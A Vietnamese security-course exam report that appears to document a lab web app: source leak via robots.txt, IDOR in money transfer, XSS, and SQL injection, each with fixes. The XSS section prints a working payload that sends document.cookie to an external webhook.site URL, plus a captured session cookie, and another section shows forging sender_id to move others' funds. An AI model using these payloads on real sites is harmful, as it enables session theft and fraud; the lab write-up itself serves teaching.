CBJS - Final Exam Report - th4ng10


FER - 001: Lộ mã nguồn thông qua file robots.txt (HIGH)
FER - 002: Gán user ID chuyển tiền sai cách dẫn đến việc user A có thể chuyển tiền bằng ID của user B (HIGH)
FER - 003: Cross-Site Scripting (XSS) ở /?page=1 thông qua page parameter dẫn đến việc đánh cắp cookie (HIGH)
FER - 004: SQL Injection ở /view.php?id=5 dẫn đến việc đọc được thông tin trong database (HIGH)
FER - 005: Cập nhật ảnh đại diện dẫn đến Remote Code Execution - RCE (HIGH)

▼ FER - 001: Lộ mã nguồn thông qua file robots.txt (HIGH)

▼ Tổng quan

Trang web `upload.koinbase.cyberjutsu-lab.tech` là nơi lưu trữ hình ảnh đại diện của người dùng ở trang web `koinbase.cyberjutsu-lab.tech` thông qua tính năng update avatar. Tại trang upload, tôi tìm thấy 1 endpoint là `/backup.zip` thông qua file `robots.txt`. Sau đó tôi truy cập vào địa chỉ `upload.koinbase.cyberjutsu-lab.tech/backup.zip` thì đã tải xuống được file `backup.zip` chứa toàn bộ mã nguồn của 2 trang web trên.


▼ Quá trình khai thác



Truy cập địa chỉ `upload.koinbase.cyberjutsu-lab.tech/robots.txt` để xem nội dung file `robots.txt`.

https://s3-us-west-2.amazonaws.com/secure.notion-static.com/0d763a43-f235-40d7-9403-774a2c7d94d4/2022-08-09_01-22-54.mp4

Truy cập địa chỉ `upload.koinbase.cyberjutsu-lab.tech/backup.zip` để tải file `backup.zip`.



Mã nguồn bị lộ.

▼ Đề xuất

Không nên lưu trữ mã nguồn trên trang web. Ở đây tôi biết được endpoint /backup.zip thông qua file robots.txt, tuy nhiên kẻ xấu vẫn có thể tìm được bằng việc tấn công brute force.

▼ Tài liệu tham khảo

- File robots.txt: https://developers.google.com/search/docs/advanced/robots/intro?hl=vi

---

▼ FER - 002: Gán user ID chuyển tiền sai cách dẫn đến việc user A có thể chuyển tiền bằng ID của user B (HIGH)

▼ Tổng quan

Trang web `localhost:3333/send_money.php` có chức năng chuyển tiền thông qua api `/api/transaction.php?action=transfer_money` và 3 biến `sender_id`, `receiver_id` và `amount`. Biến `sender_id` được gán bằng id của tài khoản đang thực hiện chức năng chuyển tiền khi truy cập vào trang web (file `transaction.js` dòng 28 hàm `get_info()`). Biến `recerver_id` và `amount` được gán khi người dùng nhập vào 2 trường input trên trang web.

```
23  async function get_info() {
24    let url = "/api/user.php?action=detail_info";
25    let response = await fetch(url);
26    let data = await response.json();
27    document.getElementById("money").innerText = data["message"]["money"];
28    document.getElementById("sender_id").value = data["message"]["id"];
29  }
```


Biến `sender_id` được gán từ biến `id` thông qua api `/api/user.php?action=detail_info` mà api này lại lấy thông tin thông qua Session hiện tại của trang web (File `user.php` dòng 25).

```php
case 'detail_info': {
        checkNotLoginReturnError();
        $user = getDetailFromUsername($_SESSION['username']);
        if ($user['enc_credit_card'] !== '') {
            $user['plain_credit_card'] = xorString(base64_decode($user['enc_credit_card']), $XOR_KEY);
            unset($user['enc_credit_card']);
        }
        if (intval($user['money']) > 1000000) {
            $user['flag'] = "Flag 4: CBJS{FAKE_FLAG_FAKE_FLAG}";
            if ($user['id'] == '1') {
                $user['flag'] = "Admin does not need the flag but the millionaires will";
            }
        }
        unset($user['enc_credit_card']);
        echo msgToJSON(200, $user);
        break;
    }
```


File `user.php` dòng 25.

```php
case 'transfer_money':
    var_dump($_SESSION['username']);
    if (isset($_POST['sender_id'])) {
        $user = getinfoFromUserid($_POST['sender_id']);
    } else {
        $error = "Something is wrong";
    }
```

Sau đó trang web lấy thông tin người đang thực hiện chức năng chuyển tiền dựa vào biến `sender_id` (file `transaction.php` dòng 10).




Quan sát thông qua tab Network của DevTools.




Quan sát thông qua Burp Suite ta có thể thấy thêm được biến `sender_id`.

▼ Quá trình khai thác


Ở những chức năng khác thì chúng ta đã biết được thông tin của những tài khoản khác, cho nên tôi sẽ đổi giá trị của biến `sender_id=5`, `receiver_id=7`, `amount=100000` bằng Burp Suite để thực hiện việc chuyển tiền từ tài khoản `admin` đến `test`.




Thông tin các tài khoản trước khi chuyển tiền.



Cookie của tài khoản `test`.



Thay giá trị các biến `sender_id`, `receiver_id`, `amount` bằng Burp Suite.




Thông tin các tài khoản sau khi chuyển tiền.

▼ Đề xuất

Do chức năng của trang web là chuyển tiền từ tài khoản hiện tại vì thế chúng ta nên lấy thông tin tài khoản bằng biến `$_SESSION['username']` bằng hàm `getDetailFromUsername()` trong file `database.php` mỗi khi thực hiện chức năng chuyển tiền.

```
7       case 'transfer_money':
8           if (isset($_SESSION['username'])) {
9               $user = getDetailFromUsername($_SESSION['username']);
10              var_dump($user['id']);
11          } else {
12              $error = "Something is wrong";
13          }
```




⇒ Bất kể giá trị của `sender_id` bằng bao nhiêu thì khi chuyển tiền ta luôn gán lại là `id` của tài khoản hiện tại.

▼ FER - 003: Cross-Site Scripting (XSS) ở /?page=1 thông qua page parameter dẫn đến việc đánh cắp cookie (HIGH)

▼ Tổng quan


Trang web `localhost:3333/?page=1` có chức năng hiển thị thông tin của các tài khoản có số tiền từ cao tới thấp. Ở đây tôi tìm được thẻ h3 id là `page-number` có giá trị là kết quả của việc cộng chuỗi `"Page: "` và giá trị của `parameter page` trong URL (file `index.js` dòng 16).



▼ Quá trình khai thác

Thay đổi giá trị `page=<img src="" onerror="alert(origin)">` trên URL.

Truy cập vào URL mới: `localhost:3333/?page=<img src="" onerror="alert(origin)">`



Hiện thông báo origin của trang web.

▼ Đề xuất

Bản chất biến page đại diện cho số trang hiện tại cho nên chúng ta cần kiểm tra nó có phải là số hay không rồi mới tiến hành cộng chuỗi.

▼ Kịch bản tấn công đánh cắp cookie của người dùng

Tôi sẽ gửi link chứa mã khai thác để lấy cookie người dùng rồi gửi đến trang *webhook.site* thông qua method GET. Sau khi có được cookie thì tôi có thể xem được số thẻ của nạn nhân.

Link: `https://koinbase.cyberjutsu-lab.tech/?page=<img src%3D"" onerror%3Dfetch("https%3A%2F%2Fwebhook.site%2F77257465-2b71-402d-b6a8-e662fc423eb1%2F%3Fcookie%3D"%2Bdocument.cookie)>`


Request Details Permalink Raw content Export as

GET	https://webhook.site/77257465-2b71-402d-b6a8-e662fc423eb1?cookie=PHPSESSID%3D561e876b5b9fdf6594f93f1ac11ecf3b
Host	14.161.79.44 whois
Date	08/06/2022 5:15:54 PM (3 days ago)
Size	0 bytes
ID	282600de-2094-47ff-beb7-8bbe2f7c74c4

Files

Query strings


cookie	PHPSESSID=561e876b5b9fdf6594f93f1ac11ecf3b



▼ FER - 004: SQL Injection ở /view.php?id=5 dẫn đến việc đọc được thông tin trong database (HIGH)

▼ Tổng quan


Trang web `localhost:3333/view.php?id=5` có chức năng xem thông tin public của 1 người dùng thông qua api `/api/user.php?action=public_info&id=5`. Sau khi thực hiện api này, server trả về cho trình duyệt các dữ liệu của người dùng có `id=5` dưới dạng JSON. Từ đó thấy được ở phía server đang truy vấn đến cơ sở dữ liệu để lấy thông tin của người dùng.




▼ Quá trình khai thác

